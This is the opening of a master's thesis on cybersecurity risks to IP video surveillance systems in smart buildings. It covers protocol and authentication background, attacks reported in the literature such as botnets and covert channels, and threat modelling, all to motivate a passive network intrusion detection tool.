(In)security of video surveillance systems in building automation systems

Yeh, M.M.

Award date:
2018

(In)Security of Video Surveillance Systems in Building Automation Systems

Master's Thesis

Michael Yeh

Supervisors:
dr. Jerry den Hartog
dr. Elisa Costante
dr. Mario Dagrada

Contents

Abstract

Over the past decades, surveillance has evolved from purely human supervision to Closed Circuit Television to, in recent years, interconnected Video Surveillance Systems (VSS). Currently, VSSs are often connected to the internet and integrated in existing networked systems. The most common system integration is with the building automation systems of modern smart buildings. The subsystems comprising a building automation system include critical systems such as access control, heating, air condition, and now video surveillance. These systems were originally isolated, but are now being connected to the internet and each other. This transition brings new security risks, as the legacy systems often relied on the isolation for their security. The new systems have improved connectivity and internet connection for remote control. This increases not only the attack surface but also the impact of a cyberattack. Intrusion Detection Systems (IDS) have become one of the most effective tools for detecting threats to networked systems. Whereas several IDS for industrial control systems are commercially available, there is no comprehensive solution for VSSs. In this thesis, we provide a definition of threats against VSSs and develop a novel tool for detecting them by using passive network traffic analysis. The proposed solution is built on top of SilentDefense, a world-leading IDS for industrial control systems. We implement several techniques to classify hosts belonging to VSSs as well as potential threats related to HTTP and RTSP, the two most widely used network protocols in VSSs. The results of the performed tests to validate the effectiveness of the proposed solution show a perfect classification rate for datasets containing RTSP traffic and a threat detection rate of over 98% for known vulnerabilities in the considered datasets.

Chapter 1

Introduction

Surveillance is the continuous observation of people, objects, activities or places. This used to be mostly manual labour by having people observe and patrol the area of interest, but this changed with the rise of Closed-circuit Television (CCTV). CCTV systems, also referred to as Video Surveillance Systems (VSS), have become more popular over the past decades.

Current VSSs are not a closed circuit any more as the original term, closed-circuit television, would suggest. However, the term CCTV is still used to refer to the present day VSSs in the literature. The VSSs are often being integrated in existing systems. For the scope of this thesis the focus will be on VSSs integrated in Building Automation Systems (BAS). This integration leads to the VSS being connected to other networks, which may also include the internet. The integration allows for easier deployment, management and usage.

However, there are also downsides to the increased integration and connectedness. One downside is that it creates a greater attack surface, as more devices and networks are connected. The growing number of connected devices makes it more difficult to keep a clear overview of what is present and what is connected to each other. Without the awareness of the assets, it is more likely to occur that one or more are not properly secured. Another disadvantage of the increased connectivity, it enlarges not only the attack surface, but also the impact of a cyberattack. This causes the detection of vulnerabilities and threats to be of greater importance. Thus, although the main role of a VSS is to provide additional physical security, the integration of this system for improved security may actually worsen the cybersecurity [1].

One of the first steps to enhancing the cybersecurity, is improving the network security. This can be done using network analysis. Network analysis can be passive or active. The passive network analysis approach only looks at traffic which passes by, whereas with the active network analysis packets will be actively sent to the different endpoints in the network. A downside of the active approach is may interfere with the normal operation. In settings such as a BAS, it is undesirable to interfere with operating devices. Therefore, the focus will be on passive network analysis.

To have a better view on the possible attacks and the consequences, knowledge the current state of VSSs and their security is required. In Chapter 3, an overview is given of attacks to VSSs in the current literature. Additionally existing threat detection solu-

tions are discussed. However, these existing solutions are not tailored for VSSs.

Summarizing what we established thus far:

- VSSs are being integrated in BASs
- the integration brings along additional security risks
- existing solutions are not tailored to VSS or BASs
- possible solutions using passive network analysis

Therefore, the main question of this research is:

- Can passive network analysis be used to improve the cybersecurity of VSSs?

We first investigate what needs to be defended against. Therefore, an adversary model is created. This model is described in Chapter 4. The adversary model focusses on threat modelling from an attacker point of view. In this model the possible attackers, the attack surface, vulnerabilities and possible attack scenarios are described

After the threat modelling from an attacker point of view, a general evaluation framework is created in Chapter 5. This enables us to evaluate existing solutions of Chapter 3 and compare them to the enhancements of the proposed solution, which are described in Chapter 6. In this framework an example laboratory setup, which was used for this research, is described along with possible tools for developing attacks against a VSS. The evaluation framework also includes developed attacks using the proposed laboratory setup. The laboratory setup and developed attacks enable testing the network based solutions against concrete attacks matching the adversary model of Chapter 4 and the known attacks of Chapter 3.

For the scope of this research we will focus on a few methods for improving the cybersecurity of VSS. These methods are: improving the inventory awareness, vulnerability detection and threat detection. For each of these methods a separate module is developed, a host classification module, vulnerability detection module and threat detection module. The host classification module will improve the inventory awareness by creating an overview of connected host. Additionally the host overview can help improving the situational awareness. Situational awareness involves being aware of what comprises the VSS, what the normal mode of operation is, and what kind of consequences changes will have. The vulnerability detection module focusses on vulnerabilities such as weak security and potentially dangerous commands. Lastly the threat detection modules focusses on detecting attacks. The modules are described in greater detail in Chapter 6. To validate the devised modules, they are built on top of a real world state-of-the-art network intrusion detection system. This implementation and validation of the proposed modules is done in Chapter 7, by using the evaluation framework of Chapter 5. In this chapter the results are presented and discussed as well.

Summarizing, the main goal of this project is to design, develop, and validate a solution to improve the security of networked VSSs, by using passive network analysis. The proposed solution classifies the components of a VSS inside a BAS, detecting possible threats on a network level, and raising alerts for improving situational awareness. The proposed solution comprises three modules, a host classification module, a vulnerability detection module and threat detection module. The results of this work are discussed in Chapter 8.

Chapter 2

Background Information

In this chapter, an overview will be given of relevant background information with regard to this research. First, we describe the setting in Section 2.1, followed by an analysis of video surveillance systems in Section 2.2. In Section 2.3, more information is provided regarding the most important protocols in VSS. In Section 2.4, intrusion detection systems are evaluated.

2.1 Building Management Systems

Smart Buildings use a computer-based control and monitoring system, called a Building Management System (BMS). The BMS controls and monitors the Building Automation System (BAS) and aims to increase the comfort and decrease the energy consumption. This is done by providing insights and reducing the energy consumption of the building through more efficient control.

Originally, a BMS controlled only the few subsystems comprising a BAS, such as the lighting and the Heating, Ventilation and Air conditioning (HVAC) system, but soon also included more systems, e.g., the fire alarm, (physical) access control and surveillance systems [2]. Smart buildings are increasingly adopting more automated systems, so more subsystems and more devices will be interconnected. BMSs may even evolve to communicate with each other and the surrounding infrastructure of the city (e.g., roads, cars, energy grids) to form that is typically referred to as a Smart City. Over the last few years, many devices, which were previously isolated, have evolved to have some form of connection to other devices or to allow remote access. The increasing number of (different) subsystems in BMSs and the connectivity which follows from that has many advantages, as it creates new options to increase efficiency and convenience. For example, light sensors can provide information to dim the lights if there is enough light from outside, heating can be turned on based on info from card readers of the access control system (e.g., access history shows correlation with a schedule), location info from a smart car/watch/phone and with remote access different BMSs (at different locations) can be managed/monitored from one location.

The BMSs are in control of critical components (e.g., ventilation, elevators, data centers) and generate, process and manage great amounts of (possibly sensitive) data to make all their features possible. These components and the data are valuable and therefore a BMS also be a target for (cyber) criminals. In an improperly protected network, a BMS could also be leveraged to obtain access to other parts of the network, which

can contain even more sensitive and precious data. An example of this is given by the Target Data Breach of 2013, where the attackers used the remote access of the HVAC system as entry point to the internal network to steal 40 million credit card numbers and 70 million personal records [3]. Apart from the data, a BMS can still be an interesting target because a lot can be done with (partial) control of a BMS. For example, by having control over the doors and windows, you could lock people in or out, with control over HVAC, damage can be caused to the servers by overheating them. These are only a few examples of the (malicious) possibilities which show why the security in BMSs is so important.

As already mentioned, BMSs are growing and have many subsystems. Some of these systems are designed to be physically isolated and, therefore, lack security at the network level [4]. The threat surface grows and possible consequences of a security breach as well. One way to improve the security is to increase the situational awareness. In this case situational awareness involves being aware of what is going on in the BMS and what kind of consequences this and changes to it will have (e.g., device x disconnected, know how to investigate and find out, for example, someone unplugged it to charge their phone). The Target data breach is a good example of what the consequences of lack of situational awareness can be. The situational awareness in BMSs can be improved with (passive) network analysis.

2.2 Video Surveillance Systems

CCTV cameras emit an analog signal and use coax cables to communicate, with as consequence that the signal stays in a closed network. CCTV systems enabled the monitoring of environments which are not suitable for humans, but also increased how much can be observed by a single person. This lead to a decrease in the required surveillance personnel, which made the system more affordable as long term investment. Early CCTV systems were mainly for education, medical and industrial applications. This was mainly due to the limitations of the systems, e.g., only real time viewing was possible because of the lack of reliable recording systems. Better recording technology allowed for recording of the footage and analysis on a later point in time. This advancement increased the popularity of video surveillance systems.

As technology further advanced, the IP camera came into existence and slowly got integrated into video surveillance systems. IP cameras use the Ethernet network rather than coax. Today, most buildings already have an Ethernet network and IP cameras can be connected using this network, making the installation of video surveillance systems easier and thus lowering the adoption threshold. An additional advantage of using the Ethernet network is being able to connect to and from the internet, allowing remote access and storage. Even though newer video surveillance systems are integrated into an already in place Ethernet network and therefore are not closed-circuit anymore, they are often still referred to as CCTV.

Video surveillance is no longer for big companies and high security locations but is almost everywhere including people's houses but for the scope of this thesis we will focus on video surveillance systems in Building Management Systems. Video surveillance systems for BMS are of higher quality than the low-cost consumer grade systems, which makes them more expensive and thus a bigger investment. Buildings often already have some (analog) video surveillance system in place and the resistance to change can be caused by many different things [5]. For the cases where the budget or concern of added benefits are the main reason, surveillance system providers often have solutions to migrate to newer systems in steps [6] [7]. For example, when analog cameras are in place and should keep being utilized, video encoders can be used to convert the analog signal to a digital one. If only the cameras should be replaced and the rest of the analog system should stay intact, video decoders can be used to convert the digital signal to analog. This means that the network topology of a surveillance system can differ a lot, but the main components are: cameras, recording devices and monitors [8] [9].

2.2.1 Main Components

Cameras

There are many types of surveillance camera's which all differ in style and/or features. It depends on the use case which camera is most suitable but, although they all have different features, the core functionality is the same, i.e. monitoring an area. From a networking point of view, we can group the cameras into two main categories based on the type of signal they emit, CCTV(analog) and IP(digital) cameras.

Analog cameras do not have a built-in web server and do not require maintenance [10]. This means that analog cameras should only have outbound traffic and no incoming traffic. An exception to this rule however are Pan, Tilt and Zoom (PTZ) cameras, as these do accept incoming traffic for control. There is no standardized protocol which is used for this communication, for example the Pelco Spectra IV SE supports using Coaxitron^{TM} or RS-422 Pelco P or Pelco D protocols, and accept third-party control protocols with the use of optional translator cards [11].

IP cameras have a built-in web server and do require maintenance. IP cameras have their own IP address and can be directly connected to over the network, which allows for remote maintenance. This means the cameras have both inbound and outbound traffic. For IP cameras, the Open Network Video Interface Forum (ONVIF) has defined a set of features for video streaming and configuration in Profile S [12]. We do, however, have to keep in mind that only ONVIF compliant devices will satisfy (at least) the mandatory features defined in Profile S. One of the mandatory features defined in Profile S is the ability to stream video using RTP/UDP or RTP/RTSP/HTTP/TCP using the selected profile over RTSP.

Recorders

To store the observed media, another device is required, which takes care of the recording. For analog cameras a Videocassette Recorder (VCR) or Digital Video Recorder (DVR) can be used. A VCR records the video footage as analog data to a cassette and thus there is no network traffic. Due to the limited storage capacity of a cassette, it had to replaced periodically, which required manual labor. This is one of the reasons DVR became more popular than VCR. A DVR is an electronic device which takes care of processing and encoding the analog data and storing it as digital data to either the internal storage or attached external storage.

For IP cameras, a Network Video Recorder (NVR) is used to record and store the video footage. A NVR is a software which records and stores video in a digital format to a storage device. Often there is a dedicated device to be the NVR. Processing and encoding are not required by the NVR, because IP cameras are capable of processing and encoding the data themselves and outputting it as digital data. There are also IP cameras which have a Video Management System(VMS) installed as well, which can also record and store video footage, making a NVR superfluous.

Monitors

The monitoring device can be an analog monitor, digital monitor, computer, tablet, smartphone and so on, basically anything with a screen that is capable of displaying video. Monitors can be used to stream and watch in real time or watch back recorded footage and are usually connected to the NVR or even part of the same system.

2.2.2 Networking

Depending on the setup of the surveillance system, apart from the main components, it can contain media servers, gateways, video encoders, video decoders, routers and switches. From a network point of view, we can differentiate three types of surveillance systems, based on the type of signals in the network.

The first category consists of analog systems. These systems can comprise analog cameras, analog DVRs, analog monitors and analog recorders. These networks are connected by coax and form an isolated network. The networks are fairly simple. The cameras are directly connected to a monitor or have a DVR in between. The traffic is analog and can not be monitored over the Ethernet network and therefore is out of the scope of this research.

The second category is digital systems. These systems can comprise IP Cameras, NVRs, switches, routers, and digital monitoring devices. Traffic originating from IP cameras will be directly visible on the Ethernet network. IP cameras can be connected to the existing Ethernet network which can be wired or wireless. For harder to reach places or

more remote places, often wireless cameras are preferred and used. To make the linking of wireless devices easier, many protocols have been created like EZlink, WPS and SoftAP, which often are also supported by (wireless) IP Cameras. The cameras can be connected to an NVR or different storage medium which acts as NVR. Since IP cameras have a web server, devices can directly connect to the IP camera using HTTP or HTTPS for easy access and maintenance. For streaming video footage, the monitoring device is connected to the NVR or directly to the camera. The protocols used for this are usually RTP for transfering the data, RTCP for transferring information about the quality of service and RTSP transferring control data. When streaming, there will be a continuous communication stream between the devices, with many packets of the same size. The same goes for continuous recording, but with conditional recording there will only be a short stream of traffic visible. Conditional recording can be based on for example time, motion or sound and is mainly aimed to save on storage space. The conditions can also be used for sending out alerts over for example mail, which means that IP cameras may also generate SMTP traffic.

The third category is hybrid systems. These systems comprise both digital and analog devices. Besides the devices mentioned in the analog and digital systems, these systems can also comprise video encoders, video decoders and hybrid DVRs. Video encoders are used to connect analog cameras to the IP based network. On the Ethernet network the traffic from the analog camera(s) to the video encoder is not visible. Video encoders also have a web server for easy access and control and therefore are very similar to an IP camera from a network point of view. Video decoders are used to view the digital data on analog monitors. In this case, only the traffic towards the video decoder is visible and from a network perspective this device is similar to a digital monitoring device. Instead of using one or more video encoders, it is also possible to use a hydrid DVR to connect the analog camera(s) to the IP network. The hybrid DVR can act as both NVR and DVR and thus it depends on the configuration/setup what role it serves in the network.

An example surveillance system is drawn in Figure 2.1, which resembles an analog camera system with many different extensions to upgrade the surveillance system. The direction of the arrow indicates the direction of the communication and the color of the arrow indicates whether the traffic is visible and thus can be monitored (sniffed) in the network. Yellow objects can process/convert the data and thus the input can be different from the output. Purple Objects can process/convert data and also send commands/control the system.




Figure 2.1: Example structure of surveillance system with all three categories included

2.3 Protocols

2.3.1 RTP

The Real-time Transport Protocol (RTP) is designed for real-time transfer of streaming data such as audio or video. RTP has two versions, which are described in RFC 1889(v1.0) [13] and RFC 3350(v2.0)[14]. However, the packet format is the same in both versions. RTP does not address resource reservation and does not guarantee quality-of-service for real-time services. The data transport is augmented by a control protocol (RTCP) to allow monitoring of the data delivery in a manner scalable to large multicast networks. RTP and RTCP are designed to be independent of the underlying transport and network layers. The protocol supports the use of RTP-level translators and mixers. RTP is typically run on top of UDP to make use of its multiplexing and checksum services, but can also be used with other suitable underlying network or transport protocols. RTP itself does not provide any mechanism to ensure timely delivery or provide other quality-of-service guarantees, but relies on lower-layer services to do so. It also does not guarantee delivery or prevent out of order delivery nor does it assume that the underlying network is reliable or delivers the packets in sequence.

2.3.2 RTCP

RTCP is designed to send control packets to provide feedback on the quality of service of the RTP session. RTCP also provides minimal control and identification functionality. RTCP is not a plaintext protocol, thus, to analyse it, the packet needs to be dissected.

RTCP packets do have a fixed header, which makes the dissection more straightforward. A RTCP packet can contain a single RTCP packet type or a compound packet with multiple RTCP packet types. However, the first RTCP packet should always be either a sender report or receiver report. A sender report is sent by the active sender of the RTP stream and receiver reports by the participants which are not active senders.

2.3.3 SRTP

The Secure Real-time Transport Protocol (SRTP) [15] is a version of the RTP protocol designed to provide extra security. This extra security includes encryption, authentication, integrity and replay attack protection for the RTP data. Similarly to RTP the data can be augmented with a control protocol. The RTCP version for SRTP provides additional security features as well and is called Secure RTCP (SRTCP). However, even when SRTP and SRTCP are used, this does not imply much additional security is in place. This is due to apart from the message authentication, all security features can be individually enabled or disabled.

2.3.4 RTSP

The Real Time Streaming Protocol is designed for establishing and controlling media sessions between endpoints. The server endpoint can be media servers, which in our case are IP Cameras. RTSP has two versions, which are described in RFC 2326(v1.0) [16] and RFC7826(v2.0) [17]. RTSP 2.0 is based on RTSP 1.0, a replacement of RTSP 1.0 and not backwards compatible. In Table 2.1 the RTSP commands are grouped based on the possible direction for both versions of the protocol. In the table C $\rightarrow$ S indicates the command is from client to server only, S $\rightarrow$ C indicates Server to Client only, and S $\leftrightarrow$ C indicates the command can be sent from both the client and server side. Though since iSpy and VLC use RTSP 1.0, the focus of this research is on RTSP 1.0 and further reference to RTSP will be to RTSP 1.0 unless specified differently. RTSP typically uses the Transmission Control Protocol (TCP) as transport protocol but can also be used over other transport protocols such as the User Datagram Protocol (UDP) or the Reliable Datagram Protocol (RDP). RTSP uses RTP for delivering the media stream and does not do it itself, though it is possible to interleave the media stream in with the control stream. In general, RTSP does not use encryption and has a similar syntax to HTTP, which means the packets can easily be sniffed, understood and tampered by an adversary. Most of the RTSP requests commands do require authentication.

Authentication

RTSP supports two different modes of authentication: basic authentication and digest authentication, which are described in RFC 2617 [18]. Basic mode provides a simple authentication. In Basic mode, the username is appended with a colon and the password and then encoded base64. In this case, the username and password are not included in plaintext, but it is very close as the base64 encoding can easily be decoded to get the

RTSP	**C → S**	**S → C**	**S ↔ C**
1.0	PLAY DESCRIBE PAUSE RECORD SETUP TEARDOWN	REDIRECT	ANNOUNCE GET_PARAMETER OPTIONS SET_PARAMETER
2.0	PLAY DESCRIBE PAUSE SETUP	PLAY_NOTIFY REDIRECT	GET_PARAMETER OPTIONS SET_PARAMETER TEARDOWN

Table 2.1: RTSP commands and their direction

original value back.

Digest authentication is slightly more complicated as it uses a hashing algorithm (MD5) and nonces. The authentication token is constructed by generating three hashes as follows:
$hash1 = md5(username : realm : password)$
$hash2 = md5(method : uri)$
$hash3 = md5(hash1 : nonce : hash2)$
Every concatenation includes adding a colon as a delimiter. The first hash is constructed by taking the MD5 hash of the concatenation of the username, the realm, which is a nonce based on the server, and the user password. The second hash is generated by taking the MD5 hash of the concatenation of the method and the URI. The third hash, which is also the authentication token, is constructed by taking the MD5 hash of the concatenation the first hash, a nonce, and the second hash. Since the username, realm, method, URI, and nonce are public and therefore available to an adversary, the only unknown variable which remains is the password. Although MD5 cannot be reversed, the password can be found with a brute-force attack as there is only one unknown factor.

2.4 VSS Network Security

Threat detection in the context of cybersecurity refers to utilizing data for detecting possible threats and attacks to endpoints. This can be done on the endpoint itself or on the network, if the endpoint is connected to other endpoints. Threat detection on the endpoint is referred to as endpoint threat detection and threat detection on the network as network threat detection. Threat detection solutions, such as an Intrusion Detection System (IDS), can detect, analyse, validate, and respond to threats.

An Intrusion Detection System (IDS) is a software application that monitors traffic on a

network or system to detect suspicious behaviour and known threats. When monitoring a single system, the software is installed on the system itself, which is considered host-based intrusion detection. However, in the setting of this research, it is undesirable to interfere with the devices and their operation. Therefore the focus will be on Network-based Intrusion Detection Systems (NIDS). NIDSs use traffic collected over the network for their detection and therefore are generally installed on separate dedicated stand-alone devices. The detection can be signature or anomaly based.

Signature based detection aims at detecting known patterns of threats. These patterns are created by security experts based on previous attacks. Therefore, the false positive rate is very low. However this type of detection can only detect known attacks and not novel attacks or new variations of the known attacks. Anomaly based detection first tries to determine what the normal behaviour is, which is the learning phase. After the learning phase comes the detection phase, where deviations from the taught normal behaviour can be detected. This detection method can detect unknown attacks such as zero-day attacks. However, it also has a higher false positive rate, as normal behaviour which did not occur during the learning phase, will de marked as malicious during the detection phase.

The network detection can be based on passive or active monitoring. When using passive monitoring, only traffic seen on the network is used for the detection, whereas active monitoring injects packets into the network and towards endpoints. Passive monitoring will only use real traffic seen on the network and custom generated traffic. Therefore, it will not raise alerts for threats to which the system is susceptible, but have not occurred yet. However, vulnerabilities and threats which are not exploited during normal behaviour, are not to be considered less important, but can only be found using active monitoring. Although active monitoring is able to detect more threats, it could interfere with the normal mode of operation as it could cause devices to malfunction. Additionally it will also generate more false positives, as some cases can be considered unrealistic or out of scope for the system's security.

Chapter 3

State of the Art

In this chapter we discuss state of the art w.r.t. attacks to VSSs and solutions that aim at increasing the security of VSSs with a main focus at network related vulnerabilities and threats. To gain a better understanding of feasible attacks against VSSs, first an overview is given of possible attacks with examples from existing literature. This overview will help draft the threat landscape for Chapter 4. Afterwards an overview of the existing detection techniques is given in Section 3.3.

3.1 Attacks in the Literature

3.1.1 Visual layer attacks

Modern VSS can have many complex video processing features installed like facial recognition, automatic license plate reading, and image compression. These advancements also open up new opportunities for attacks. In 2002, Naimark [19] showcased a proof of concept for using lasers to disrupt the captured camera image by interfering with the image compression. Although the cameras and the used technologies have evolved, so have the attack methods as the patent for laser-based counter surveillance [20] shows. The complex VSS features could be exploited similar to the QR code attacks shown by Vidas et al. [21] and Kharraz et al. [22].

Another possible type of attack is data exfiltration. As a security measure air gapping can be implemented, which physically isolates a network from other networks like the internet for improved security. Infected cameras can be utilized to exfiltrate data from these networks. Zhou et al. [23] provide a prototype for exfiltrating data from air gapped networks through a covert channel. This covert channel is based on a networked camera and the LED of a keyboard. Guri et al. [24] introduce VisiSploit, an optical covert channel which uses low contrast or fast flickering images which cannot be spotted by the human eye, but can be recovered by cameras. VisiSploit can be used to exfiltrate binary data from air gapped systems. Guri et al. [25] show how attackers can use Infrared (IR) light and surveillance cameras to establish a bidirectional covert communication channel. Currently surveillance cameras come with IR LEDs, which can be used to exfiltrate data. Today's cameras can also detect IR light. This feature creates the possibility of a new covert channel, by sending hidden signals to the surveillance cameras with IR light. This covert channel is more stealthy, as IR is not visible to the human eye.

3.1.2 Distributed Denial of Service

Distributed Denial of Service attacks (DDoS) are among the top most occurring cyber-attacks [26][27]. Components of the VSS can be both the target or the means for a DDoS attack. Surveillance cameras can be a target of interest because they are used for real time monitoring. The recording devices can also be a target, if targeting the cameras directly is more difficult or there is no real time monitoring. Even a short disruption of the service, such as the Hikvision hacked attack [28], can create an opportunity for an attack such as a quick bank robbery [29].

Botnet

DDoS attacks are executed using so called botnets. A botnet is a group of devices which is controlled by an adversary. Usually the owners of the devices are unaware of their devices being part of the botnet. To create these botnets adversaries first have to infiltrate and infect the devices. After the infection the devices will wait for instructions from the so called command and control center, which controls the botnet. When the actual DDoS attack starts the command an control center will provide in structions to all infected hosts. Apart from being the target of the DDoS attack, the IP cameras and NVRs can also be part of the botnet. This has been demonstrated by botnet malware families such as TheMoon [30] [31], Mirai [32], DvrHelper [33], and Persirai [34]. TheMoon is the oldest known malware which targets IoT devices. TheMoon first infects a router by exploiting a vulnerability and bypassing the authentication. After the infection it scans for connected devices to propagate to. TheMoon also changes the IP tables to prevent other malware from infecting the device. Mirai is the most infamous malware to target IP cameras, and is known for launching the largest DDoS attack in history and included both IP cameras and NVRs [35]. Mirai infected devices by trying out a list of known default credentials. This malware also showcased the number of devices available on the internet with default credentials. The source code for the Mirai botnet has also been made public, causing many other variants to emerge [36]. Some examples of these variants are the Satori botnet and Masuta botnet. There are also malware families which are based on or have been inspired by Mirai, such as DvrHelper. DvrHelper has additional DDoS modules to bypass anti-DDoS solutions. Lastly, the malware with the largest share in infected hosts, Persirai. Persirai does not infect devices by relying on default credentials but is capable of extracting the credentials by exploiting a remote code execution vulnerability from certain IP cameras. In this case strong passwords are not sufficient to protect against the malware.

3.1.3 Hijacking

Devices can be hijacked, meaning the hacker has gained full control over the device. Once the hacker has full control, it can use the device for various things, as already indicated by previous sections. Although in most cases there is no full control required, similar to phone cameras, surveillance cameras can be used for spying purposes [37][38][39][40].

Video recording devices can also be a target of interest, because video footage can take up much storage space and thus these devices often have much storage space to its disposal. This makes them an ideal server to store exfiltrated data. Surveillance systems can be targeted for gaining information, hiding information, and DDoS attacks, but also as entry point for attacks against other devices. In this case the VSS can be used as point of entry into the network or even as the attacker machine [41].

3.2 Threat Agent

The term threat agent is used to categorize and group attackers. Threat agents usually have the following properties to classify the attackers: set of goals, level of motivation, assets and resources, and method of operation. The set of goals describe what the goals of the attacker are and the motivation behind it. The level of motivation is how far the attacker is prepared to go to reach the goals, e.g., causing damage or breaking laws. Assets and resources define the amount resources the attacker has at its disposal (e.g., computing power, hardware). The adversary often has common attack methods. The method of operation describes the typical features these attack methods. The possible threat agents may appear less important, considering the focus is on network detection. However, it is useful to know what type of attacker should be deemed relevant, to generate a more clear view of the possible attacks.

There are several models which define a set of threat agents. Some examples of these are Barnard's list [42], Verizon's list [43], and Intel's TARA [44]. Barnard defines four persons, who each have a different goal, motive, resources, and method of operation. Derek is a young drug addict who steals to pay for his drugs. Charlie is a cat burglar with multiple convictions. Bruno is a criminal who steals high value items, such as art objects. Abdurrahman is part of a government funded military group. From Verizon's Data Breach Intelligence Report we can distinguish five categories of attackers: activists, state affiliated, nation-state, unaffiliated, and organized crime. These categories can be considered to be the most occurring attackers which cover a fair amount of the possible attackers. Intel defines the threat agents to be more specific in their Threat Agent Library (TAL) with 21 different threat agents.

3.3 Threat Detection Solutions

There are many frameworks for threat modeling available, some examples are: Trike [45], DREAD [46], STRIDE [47], and attack trees [48]. For creating a threat model in Chapter 4, STRIDE and attack trees are used.

STRIDE is a model which is used for categorizing threats. Each of the letters of STRIDE represent one of the six categories of the model. The categories are: Spoofing, Tampering, Repudiation, Information disclosure, Denial of Service and Elevation of privilege. From an attacker point of view the categories can be seen as means instead of categories

of attacks. Attacks often use multiple techniques residing in the different STRIDE categories. Attack trees are another strategy for threat modeling, in which conceptual diagrams are used to show how an asset may be attacked. Meyer et al. [49] created a threat model for building and home automation using attack trees.

The CERT Network Situational Awareness (NetSA) team [50] pioneered the application of awareness theory to network traffic and provides tools for general awareness in large networks, but does not provide an all in one package nor is it focused on BMSs or VSSs. Apart from these tools there are many commercial general purpose threat detection solutions available, such as AlienVault [51], GuardiCore [52], and WatchGuard [53]. These threat detection solutions utilize techniques such as asset discovery, vulnerability assessment, intrusion detection, and behavioural monitoring. However, these general network security tools are often not applicable to BMS networks. This is because the protocols used in BMS networks are not supported by these tools.

With the rise of the Internet of Things (IoT), also much research is done on intrusion detection solutions for IoT. In 2011, Liu et al. [54] proposed an immunity-based intrusion detection solution for the IoT. In 2013, a real-time intrusion detection solution was proposed by Raza et al. [55], based on IPv6 over low-power wireless personal area networks. More recently, in March 2018 Mishra and Mishra [56] published an analysis for IDS solutions for IoT. These solutions are based on the IoT specific protocols and networks, such as low-power wireless personal area networks and wireless sensor networks.

The more general network threat detection solutions can be extended to also support the BMS protocols and there are also solutions available which do already have some focus on BMS networks. Some examples of the tools which already have some focus on BMS networks are ServersCheck [57], Radiflow [58] and SilentDefense [59].

However, these tools are still originally designed for SCADA/ICS networks and there do not seem to be solutions for BMS networks yet. To achieve improved security in BMS networks by passive network monitoring, one would like to classify the different entities in the network and give specifically tailored information and advice.

The research was conducted at SecurityMatters [59], a security company which developed a world-leading network intrusion detection system for industrial control systems. Their product, SilentDefense, is one of the state-of-the-art IDS for ICS networks, which is now also expanding to smart buildings. Similar to the other threat detection solutions, SilentDefense utilizes asset discovery, vulnerability assessment and intrusion detection. SilentDefense uses only passive network analysis for its detection. The proposed solution is built on top of SilentDefense, but could be applied to any of the other threat detection solutions.

Chapter 4

Adversary Model

In this chapter, the focus is on threat modeling from an attacker perspective. Having an exhaustive knowledge of vulnerabilities, attack vectors and possible attack scenarios is paramount for defining the components of the threat detection solution proposed in this thesis. This is achieved by creating a threat model. To establish the threat model, first the threat agents, which are considered relevant for the scope of this research, are defined. This is done in Section 4.1. After defining the threat agents, the attack surface is outlined in Section 4.2. Based on the attack surface, the possible vulnerabilities which are exploitable by the threat agents are presented in Section 4.3. Finally, in Section 4.4, the attack scenarios are described based on the found vulnerabilities.

4.1 Threat Agents

The main threat agent, which is considered to be of importance for the scope of this research, will be elaborated in this paragraph. The goal of the attacker is to gain information or goods, which are of value for them. The motivation is to make profit by any means necessary, i.e. no legal or ethical boundaries to be considered a problem. The assets and resources can range from a single person with a desktop to organisations with computing grids and botnets. Though, for our own attacks the focus will be on a single person with a desktop. The methods of operation include Denial of Service, Man in The Middle, malware, phishing, and sniffing. Based on the threat agents of Section 3.2, the threat agent for the scope of this research includes Bruno, Charlie, and Derek of Barnard's list; and organized crime and activists from Verizon's list.

4.2 Attack Surface

When focusing on the surveillance systems, there are two main components interesting for attacks: the camera and the NVR, which can be either of interest as point of access or as attack target. IP cameras are becoming more sophisticated with increasingly more features. The number of protocols supported by the cameras is growing, and with it the attack surface. For example, the Universal Plug and Play (UPnP) - which is well known for being a fairly insecure protocol - is one of the many supported protocols by the cameras (Table 5.1). Surveillance systems are integrated in buildings, with the intention of improving the security, however, the integration can actually make the smart building more vulnerable as the attack surface is increased.

